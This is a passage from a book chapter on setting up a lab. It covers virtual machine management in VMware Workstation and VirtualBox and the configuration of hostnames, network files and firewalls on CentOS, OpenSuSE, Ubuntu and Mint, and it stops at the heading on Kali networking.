


Figure 1-1. VMWare Workstation 12.1 Snapshot Manager

Once a virtual machine has been created, it can be copied and moved by copying and moving the underlying files. When a moved or copied virtual machine is started for the first time, VMWare Workstation will prompt the user, warning that the virtual machine may have been moved or copied and asking the user to select either “I moved it” or “I copied it.” One of the core differences between these two options is the MAC address of the guest. If the user selects “I moved it,” then the guest MAC address remains unchanged, but if “I copied it” is selected, then the guest’s MAC address is modified. If this were not done, then the original system and its duplicate would have the same MAC address on the network, which is a recipe for amusing network mayhem if both are run at the same time.

Networking in VMWare

A network adapter for a VMWare Workstation virtual machine can be configured in several different ways.

- It can be connected directly to the host’s physical network (bridged). In this mode, it acts as another system on the host’s network.

- It can be connected to the host's physical network via network address translation (NAT). In this case the guest can make outbound connections to the physical network, but inbound connections reach the guest only if explicitly allowed by port forwarding.
- It can be connected to a host-only network, which only allows network connections to/from other adapters on the host-only network, including the host.
- It can be connected to a different virtual network (VMNet2 - VMNet7 or VMNet9 - VMNet19). All the adapters connected to the same virtual network can communicate with each other and with the host but cannot directly communicate with other guests or with systems on the physical network.

The configuration of a network adapter can be changed from the Settings dialog box for the virtual machine; that dialog box can be accessed by navigating the VMWare Workstation menu through **VM ▶ Settings**. From the Hardware tab, select Network Adapter to modify the settings.

The settings for each network are controlled through the Virtual Network Editor; it can be launched by navigating the VMWare Workstation Menu through **Edit ▶ Virtual Network Editor**. Because this tool affects the networking on the host, it may require elevated privileges on a Windows host. This tool configures the network type, its assigned address range, and its subnet mask. It also controls whether VMWare Workstation should act as a DHCP server on that network, and if it is a NAT network, any port forwarding.

The address of the host on each network can be found by using command-line tools on the host. In its default configuration, a Windows host should have Ethernet adapters for both the VMNet1 (host-only) and the VMNet8 (NAT) networks; their addresses can be found using `ipconfig`.

VMWare Tools

To improve the interaction between the guest and the host, some modification of the guest is required. In VMWare Workstation, this is done by VMWare Tools. If VMWare Workstation recognized the operating system during the install, then VMWare Tools is installed on the guest as part of the “Easy Install” process. For some Linux distributions, VMWare Tools must be manually installed after the guest operating system is running.

One feature provided by VMWare Tools is that it enables copying and pasting between guests and the host. It allows for drag and drop, so that files from the host can be dragged and dropped onto a guest (and vice versa) where they will be copied. Both features can be disabled; navigate to Virtual Machine Settings from the main menu through **VM ▶ Settings**, then from the Options tab select Guest Isolation.

VMWare Workstation can adjust the screen size of a guest with VMWare Tools. The user can resize the VMWare Workstation application, and the size and screen resolution of the guest will be adjusted accordingly. VMWare Tools also enables “Unity Mode.” In unity mode, the background of the guest is not shown at all; instead its windows are shown in the host as if they were natively hosted windows.

CHAPTER 1 SYSTEM SETUP

VMWare Tools enables the use of shared folders. A shared folder is a folder on the host operating system that also exists (at a different mount point) in the guest. This feature is enabled and controlled through Virtual Machine Settings (VM ► Settings) in the Options Tab, under Shared Folders. To enable a shared folder, determine how long the shared folder should be enabled (permanently, or until the next guest reboot). The Add button will start the Add Shared Folder Wizard. Select a directory on the host, say D:\Shared, and then a name for the share- say shared. On a Linux system, that folder will be mounted in the file system at /mnt/hgfs/shared. Here /mnt is the usual location for external file systems, hgfs stands for host-guest-file-system, and shared is the name of the share that was created. If the guest is a Windows system rather than a Linux system, the process is similar, though the shared folder appears as \\vmware-host\Shared Folders\shared if automatic drive mapping is not selected, and as E:\shared if it is.

VirtualBox

One of the big advantages of VirtualBox over VMWare Workstation is that VirtualBox is a free, open source product. There was a time when VMWare Workstation had significantly more features than VirtualBox, but today they are comparable. The current downside of VirtualBox is that configuring a system to run in VirtualBox requires more manual effort.

Installing a VirtualBox Guest

The simplest way to learn to use VirtualBox is to dive right in and install a guest.

The process begins when the user presses the “New” button on the main menu. VirtualBox presents a dialog box, asking for the name and type of the system. Like VMWare Workstation, the host name is used solely by VirtualBox itself. VirtualBox asks the user to select the amount of memory that the virtual machine will use and the size of the guest system’s hard drive. The user can choose from a range of virtual hard disk formats, including VDI; the VirtualBox disk image; and VMDK, the format used by VMWare. One important difference between the formats is that though VMDK files can be split into smaller 2GB files to enable them to be stored on FAT32 partitions, VDI files cannot be so split. Both VDI and VMDK files can be dynamically allocated, meaning that the file(s) containing the hard drive only contains data for the parts of the hard disk that had been used. Finally, VirtualBox asks for the final size of the hard disk as well as the location on the host where the file(s) would be stored.

Unlike VMWare Workstation, at this point the guest has not yet been installed; indeed, the user is yet to even provide the location of the install media to VirtualBox. However, when the virtual machine is first started, VirtualBox asks the user for the location of a startup disk. This can be a physical disk in the form of a CD/DVD; it can also be an .iso image file. The VirtualBox guest will then boot from the install media as if it were a physical device. The user must complete the install process manually. This provides more control than VMWare Workstation, but it requires more manual intervention.

Managing VirtualBox Guests

Once the guest is running, users interact with it as if it were a physical machine. The keyboard and mouse are directed to the guest as if it were any other application. To manually change whether the host or the guest receives keyboard input, press the host key, which by default is the CTRL key on the right side of the keyboard. To change the host key, from the Oracle VM VirtualBox Manager navigate the main menu through File > Preferences. Select Input from the left menu, then the Virtual Machine tab. The first displayed option is for the Host Key Combination.

To send the CTRL+ALT+DEL combination to a guest, use HOST+DEL (=RCTRL+DEL by default); like the host key itself, this key combination can be changed in the same preferences menu.

VirtualBox provides the ability to pause, reset, and shut down a guest from VirtualBox itself. VirtualBox also provides the ability to take a snapshot of a system, either running or shut down. These snapshots can be taken from the VirtualBox menu for the guest itself (navigate Machine > Take Snapshot), or from the Oracle VM VirtualBox Manager (Figure 1-2). To use the VirtualBox Manager, select the virtual machine from the list on the left side of VirtualBox Manager, then press the Snapshots button on the top right. A tree-like structure showing the available snapshots is presented, as well as the current state of the system. To create a new snapshot, select the current state, and press the leftmost camera icon. Restoring a snapshot requires the user to select the snapshot, then the camera icon second from the left; however, a system snapshot cannot be restored while the guest is running.




Figure 1-2. Managing snapshots in VirtualBox 5.0.32

CHAPTER 1 SYSTEM SETUP

The process of copying and moving VirtualBox virtual machines depends on whether the copied guest will be used on the same host. To create a copy of a virtual machine for use on the same host, begin with a powered down virtual machine. From VirtualBox Manager, select the virtual machine, then navigate the main menu through Machine > Clone. Provide a new name for the system and choose whether the new guest will have a different MAC address than the original guest; clearly this is required if both guests are to run at the same time on the same network. There are two types of clones: one where the original system is duplicated (full clone) and one where only the changes are recorded (linked clone). The clone can include all or none of the snapshots taken of the original guest.

A VirtualBox virtual machine can be copied to a different physical host by copying the directory containing the virtual machine's files. To add the copied guest to VirtualBox Manager on the destination host, navigate the main menu through Machine > Add, then select the corresponding virtual machine file. Note that the copied system will still have the same MAC address as the original system. To change the MAC address, start with a powered down guest. Navigate VirtualBox Manager's main menu through Machine > Settings (Figure 1-3). Select Network on the left and the adapter. Open the Advanced submenu. The MAC address can be manually changed or a new random MAC address generated using the icon to the right of the MAC address.




Figure 1-3. Changing the MAC address of a guest in VirtualBox 5.0.32

Networking in VirtualBox

VirtualBox allows the user to choose from a range of network adapter types. The adapter(s) for a guest can be networked in different ways.

- The adapter can be connected to the host via network address translation (NAT). Unless changed manually, the first adapter connected to a NAT network will receive an address in 10.0.2.0/24, the second in 10.0.3.0/24, and so on. Though they can make outbound connections to the physical network, adapters connected via NAT cannot communicate with each other.
- The adapter can be connected to the host via NAT Network. To create a NAT Network, from the main menu for the VirtualBox Manager navigate File > Preferences (Figure 1-4). Select Network from the left, then the NAT Networks tab. Use the green icon to the right to create a new NAT network, then use the screwdriver to set its properties. Key properties to set are the Network Name and its address range. By default, the first created network is named “NatNetwork,” runs on 10.0.2.0/24, and has a DHCP server.

Guest adapters can be connected to any existing NAT Network. These adapters can communicate with others on the same NAT Network as well as make outbound connections to the physical network through a gateway at the .1 address.




Figure 1-4. Creating a NAT Network in VirtualBox 5.0.32

- The adapter can be bridged to the same network as the host, and so act as another system on the physical network.
- The adapter can be connected to a host-only network. Adapters on this network can communicate with other adapters on the host-only network and with the host. The host usually has address 192.168.56.1 with other adapters in the range 192.168.56.0/24. By default, VirtualBox runs a DHCP server, giving out addresses in the range 192.168.56.101 - 192.168.56.254.
- The adapter can be connected to an internal network. All adapters connected to an internal network with the same name can communicate with each other, but not to adapters connected to internal networks with different names.
Adapters on an internal network cannot communicate with the host.

VirtualBox Guest Additions

Some features of VirtualBox require software to be installed on the guest itself; these tools are called VirtualBox Guest Additions. VirtualBox Guest Additions improve how the host and guest share the keyboard and mouse; after installation users can use the mouse to switch between the guest and other applications on the host rather than use the HOST key.

The additions improve graphical performance in the guest, allowing the user to resize the window and having the guest automatically change its screen resolution to compensate. Another graphical improvement is called “Seamless Mode.” It is controlled from the guest’s VirtualBox main menu by navigating View ➤ Seamless Mode or via the shortcut key HOST+L. Once Seamless Mode is enabled, the guest’s background is disabled, and windows displayed by the guest instead appear to be natively displayed by the host.

VirtualBox Guest Additions provide ways the host and guest can share content. It provides the ability to drag and drop files between host and guest; it also provides the ability to share the clipboard so that data can be copied from the host then pasted to the guest and vice versa. Both features are controllable through the guest’s VirtualBox main menu, under the Devices heading. Access can be granted from the host to the guest, from the guest to the host, bidirectional, or none, which is the default.

Another way host and guest can share information after VirtualBox Guest Additions has been installed is through a shared folder. Configuration of shared folders is through the guest’s VirtualBox main menu, under the Devices heading. To create a shared folder, choose the folder path on the host and the folder name that will be used to identify it to the guest. Permanent shares persist after the virtual machine is stopped while shares marked as auto-mount will be mounted into the file system when the guest starts. In the case of Windows guests, they receive a drive letter; in the case of Linux guests they appear in the /media directory with a name formed by prefixing sf_ to the name of the share. Shares that are not automatically mounted can be found on a Windows guest as a networked file share in the location \\VBOXSVR.

Building Linux Systems

There are a wide range of Linux distributions that are deployed in significant numbers. CentOS is a freely available open source version of Red Hat's commercial offerings, while OpenSuSE is a close relative of SuSE's enterprise product. Ubuntu, developed by Canonical, is considered by many to be very end-user friendly. Mint is based on Ubuntu with different software choices, most notably a different desktop. Kali is a specialized, penetration testing distribution that makes an excellent platform to learn more about offense. Each of these Linux distributions can be installed as a virtual machine, either in VMWare Workstation or in VirtualBox.

Networking

Though Linux systems share many common elements, different Linux distributions have customized and modified how to configure networking.

Networking in CentOS

The host name for a CentOS system can be set as part of the installation process. Once the system is running, the method to change the host name varies with the version. On CentOS 5 and CentOS 6 systems, one approach is to edit the file `/etc/sysconfig/network`. On a CentOS 6.7 system for example, that file may have the content

```
[egalois@sabik ~]$ cat /etc/sysconfig/network
NETWORKING=yes
HOSTNAME=sabik.stars.example
GATEWAY=10.0.0.1
```

Changes to the hostname made in this file take effect when the system reboots.

On a CentOS 7 system, the command `hostnamectl` can be used to manipulate the hostname. The system name can be changed with the command

```
[root@sirius ~]# hostnamectl set-hostname ankaa.stars.example
```

Although the Bash prompt may not reflect the changed hostname, the change can be verified with the command

```
[root@sirius ~]# hostnamectl status
Static hostname: ankaa.stars.example
Icon name: computer-vm
Chassis: vm
Machine ID: 910516f345844ad89ca00a845cd94e6a
Boot ID: 7262e7ce5f864a20a833e17e68adef20
Virtualization: kvm
```

CHAPTER 1 SYSTEM SETUP

Operating System: CentOS Linux 7 (Core)
CPE OS Name: cpe:/o:centos:centos:7
Kernel: Linux 3.10.0-514.el7.x86_64
Architecture: x86-64

Other options to the `hostnamectl` command can be found by running `hostnamectl help`.

In each case, the file `/etc/hosts` should be modified so that the loopback address reflects the correct hostname

```
127.0.0.1    localhost.localdomain    localhost ankaa ankaa.stars.example
::1          localhost6.localdomain6  localhost6 ankaa ankaa.stars.example
```

There are graphical tools (Figure 1-5) to set the networking characteristics for each version of CentOS; however the tools are different and located in different places depending on the version of CentOS. For CentOS 5, the tool can be found by navigating the main menu **System > Administration > Network**, while on CentOS 6 navigate **System > Preferences > Network Connections**. On CentOS 7, right-click on the power button in the top right of the main menu bar, then select either settings (which is an icon formed from a crossed screwdriver and wrench) or select the connection itself.



Figure 1-5. Configuring the interface `eth0` in CentOS 6.6

These tools store their settings in text files that can be manually edited, though the locations of the files vary with the version. On CentOS 5 or CentOS 6, these are stored in the file /etc/sysconfig/network, while in CentOS 7, the file is /etc/sysconfig/network-scripts/ifcfg-enp0s3. Note that enp0s3 is the default name of the network interface in CentOS 7; this replaces the older eth0 name used in CentOS 5 or CentOS 6. The structure of these files is similar across versions; for example, the configuration for a CentOS 7.3-1611 may have the structure

```
[cgauss@ankaa ~]$ cat /etc/sysconfig/network-scripts/ifcfg-enp0s3
TYPE=Ethernet
BOOTPROTO=none
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp0s3
UUID=67a33675-e656-454e-9ae1-f42a161ddee3
DEVICE=enp0s3
ONBOOT=yes
DNS1=10.0.2.28
DOMAIN=stars.example
IPADDR=10.0.2.94
PREFIX=16
GATEWAY=10.0.0.1
IPV6_PEERDNS=yes
IPV6_PEERROUTES=yes
IPV6_PRIVACY=no
```

The significance of most lines is self-explanatory, though CentOS provides additional documentation in the file /usr/share/doc/initscripts-x.yz.zz/sysconfig.txt (the directory varies with the version of CentOS).

These tools allow the user to provide one or more IP addresses for each interface.

CentOS provides a graphical tool to configure the firewall (Figure 1-6), though the location and tool vary with the version. On CentOS 5, navigate the main menu through System ➤ Administration ➤ Security Level and Firewall, on CentOS 6, navigate System ➤ Administration ➤ Firewall, and on CentOS 7 navigate Applications ➤ Sundry ➤ Firewall. These tools offer roughly the same options.




Figure 1-6. The Firewall Configuration tool in CentOS 6.1

In each case, the graphical firewall tool is a front end to iptables.

SELinux on CentOS

CentOS systems install SELinux by default. SELinux modifies the kernel to provide additional security features and finer-grained access control. Though effective and useful, it is also very difficult to configure, extremely difficult to debug, and many deployed systems ran with SELinux disabled.

Set SELinux to permissive mode by editing the file `/etc/selinux/config`; this will require a system reboot. In permissive mode, SELinux runs, but it does not prevent access violations. SELinux can temporarily be set into permissive mode with the command `setenforce permissive`. Changes made this way persist only until the next system reboot.

Networking in OpenSuSE

OpenSuSE systems use the tool YaST (Figure 1-7) for most setup and configuration options; these include setting the name of the system. YaST can be launched from the main menu on the bottom left of the system (the home iguana). To update the host name, select Network Services, then

Hostnames. Select an IP address, and provide the corresponding name for the system on that interface. The result is stored in the text file /etc/HOSTNAME. For example, on an OpenSuSE 42.2 system that file can have the content

```
egalois@dschubba:~> cat /etc/HOSTNAME
dschubba.stars.example
```




Figure 1-7. The configuration tool YaST on OpenSuSE 42.2

The network settings for an OpenSuSE system can be changed using YaST, though the location of the module within YaST varies with the version of OpenSuSE. On older systems including OpenSuSE 12 and 13, from YaST navigate Network Devices > Network Settings. In later systems like OpenSuSE 42, navigate instead System > Network Settings. In each case the graphical tool provides comparable functionality. The user can set the IP address(es), netmask, DNS servers, and the like for each available interface.

The configuration information is stored in the file /etc/sysconfig/network/ifcfg-eth0 or /etc/sysconfig/network/ifcfg-ensp0s3 depending on how the network interface is named. For example, on an OpenSuSE 13.2 system that file has the content

```
egalois@merak:~> cat /etc/sysconfig/network/ifcfg-ensp0s3
BOOTPROTO='static'
BROADCAST=' '
```

```
ETHTOOL_OPTIONS=''
IPADDR='10.0.2.93/16'
MTU=''
NAME=''
NETMASK=''
NETWORK=''
REMOTE_IPADDR=''
STARTMODE='auto'
DHCLIENT_SET_DEFAULT_ROUTE='yes'
```

YaST also includes a graphical tool to configure the firewall for the system; it is available from within YaST in the collection Security and Users.

Networking in Ubuntu

The process to change the hostname on an Ubuntu system varies with the release. On older versions, the file /etc/hostname can be updated with the desired host name; the new name will be used after the system reboots. Beginning with Ubuntu 13.04, the command hostnamectl can be used in the same fashion as a CentOS 7 system. As an example, consider the following on an Ubuntu 14.04 system, changing the hostname from lachesis.asteroid.test to gyptis.asteroid.test.

```
jmaxwell@lachesis:~$ sudo hostnamectl set-hostname gyptis.asteroid.test
jmaxwell@lachesis:~$ sudo hostnamectl status
  Static hostname: gyptis.asteroid.test
              Icon name: computer-vm
              Chassis: vm
            Boot ID: a4ac4c98e49f4b408c13a24a04230842
      Virtualization: kvm
Operating System: Ubuntu 14.04 LTS
          Kernel: Linux 3.13.0-24-generic
        Architecture: i686
```

To update the network settings for an Ubuntu system, navigate the main menu to System Settings, then select Network. The resulting graphical tool (Figure 1-8) varies slightly between Ubuntu versions, but all allow the user to set the IP address, gateway, and DNS servers for the system.



Figure 1-8. Configuring the network on an Ubuntu 14.04 system

When networking is configured in this fashion, the resulting settings are stored in the directory /etc/NetworkManager/system-connections. For example, an Ubuntu 14.04 system might be configured as follows.

```
jmaxwell@lachesis:~$ ls /etc/NetworkManager/system-connections/
Wired connection 1

jmaxwell@lachesis:~$ sudo cat /etc/NetworkManager/system-connections/Wired\
connection\ 1
[802-3-ethernet]
duplex=full
mac-address=08:00:27:58:55:6A

[connection]
id=Wired connection 1
uuid=477fd3bb-a4a6-4f77-91ee-abfb80d9a288
type=802-3-ethernet
timestamp=1484596218

[ipv6]
method=auto

[ipv4]
```

CHAPTER 1 SYSTEM SETUP

```
method=manual  
dns=10.0.3.18;  
dns-search=asteroid.test;  
address1=10.0.3.49/16,10.0.0.1
```

Unlike CentOS and OpenSuSE systems, by default Ubuntu systems do not include a graphical tool to manage the firewall. There is a command-line tool to manage the firewall on an Ubuntu system; it is named ufw. The commands for ufw can be found by running `ufw help`. By default, the firewall is inactive; indeed, a check on Ubuntu 16.10 shows

```
jmaxwell@diomedes:~$ sudo ufw status  
Status: inactive
```

Networking in Mint

Mint systems are configured in the same fashion as Ubuntu systems; this is unsurprising as Mint is based on Ubuntu. To change the hostname on older versions of Mint, a user can change the contents of `/etc/hostname` and reboot the system. Later systems like Mint 16 allow the use of `hostnamectl`, though the result is still stored in `/etc/hostname`.

The graphical tools to modify the network settings on Mint systems are the same as on Ubuntu systems though they are in different locations within the start menu. On an old system like Mint 12, launch the tool by navigating the main menu through Applications ➤ Other ➤ Network Connections. On later systems like Mint 17, navigate the main menu through Preferences ➤ Network Connections.

Like Ubuntu systems, the firewall on Mint systems is inactive by default: for example, on Mint 18.1.

```
jmaxwell@daphne ~ $ sudo ufw status  
Status: inactive
```

Networking in Kali

